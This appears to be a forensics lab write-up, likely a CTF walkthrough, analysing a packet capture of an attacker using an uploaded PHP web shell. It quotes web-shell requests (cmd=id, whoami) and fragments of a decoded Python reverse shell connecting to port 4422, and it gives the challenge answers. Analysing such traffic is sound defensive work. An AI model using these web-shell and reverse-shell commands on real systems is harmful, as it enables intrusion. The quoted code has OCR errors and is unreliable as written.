
ip.src==10.251.96.4 && ip.dst==10.251.96.5 && tcp.dstport==80

No.	Time	Source	Destination	Protocol	Lengtl	Info
16121	1.238	10.251.96.4	10.251.96.5	HTTP	486	GET /uploads/dbfunctions.php HTTP/1.1
16134	0.000	10.251.96.4	10.251.96.5	HTTP	455	GET /uploads/dbfunctions.php?cmd=id HTTP/1.1
16144	0.000	10.251.96.4	10.251.96.5	HTTP	459	GET /uploads/dbfunctions.php?cmd=whoami HTTP/1.1
16201	0.000	10.251.96.4	10.251.96.5	HTTP	706	GET /uploads/dbfunctions.php?cmd=python%20-c%20%27i

- Reviewing packets containing dbfunctions.php shows that the parameter (text between ? and = in the request URL) is cmd

What is the first command executed by the attacker?

- Answer: id



ip.src==10.251.96.4 && ip.dst==10.251.96.5 && tcp.dstport==80


No.	Time	Source	Destination	Protocol	Lengtl	Info
16121	1.238	10.251.96.4	10.251.96.5	HTTP	486	GET /uploads/dbfunctions.php HTTP/1.1
16134	0.000	10.251.96.4	10.251.96.5	HTTP	455	GET /uploads/dbfunctions.php?cmd=id HTTP/1.1
16144	0.000	10.251.96.4	10.251.96.5	HTTP	459	GET /uploads/dbfunctions.php?cmd=whoami HTTP/1.1
16201	0.000	10.251.96.4	10.251.96.5	HTTP	706	GET /uploads/dbfunctions.php?cmd=python%20-c%20%27i

- Reviewing packets containing dbfunctions.php shows that the first command is id

- This is followed by “whoami” and then a string starting with “python…” in URL encoded text

What is the type of shell connection the attacker obtains through command execution?

- Answer: reverse



- Isolating packet 16201 containing the suspicious python string
- Double click to view contents in a new window > expand the HTTP dropdown > expand te truncated GET request > right click > copy as printable text
- Open cyberchef in browser > paste in copied string and URL decode

- Reading the decoded Python script is self-explanatory, and denotes a simple shell
- The command/line of code of interest is “p=subprocess.call([“/bin/sh”,”i”]);”
  - /bin/sh is used to spawn a shell on a Linux machine
  - -i is used to tell the spawned shell to start in interactive mode
- The code is initiated by a GET request from the attacker/victim machine, the recipient machine then responds to this request and offers an interactive shell
  - This action/process confirms it is a reverse shell

What is the port the attacker uses for the shell connection?

- Answer: 4422

- Isolating packet 16201 containing the suspicious python string
- Double click to view contents in a new window > expand the HTTP dropdown > expand te truncated GET request > right click > copy as printable text

- Open cyberchef in browser > paste in copied string and URL decode

- Reading the decoded Python script is self-explanatory, and denotes a simple shell
- The command/line of code of interest is “s.connet((“10.251.96.4”,4422))”
    - This shows the IP address of the victim/attacker and confirms the port used for the shell connection is 4422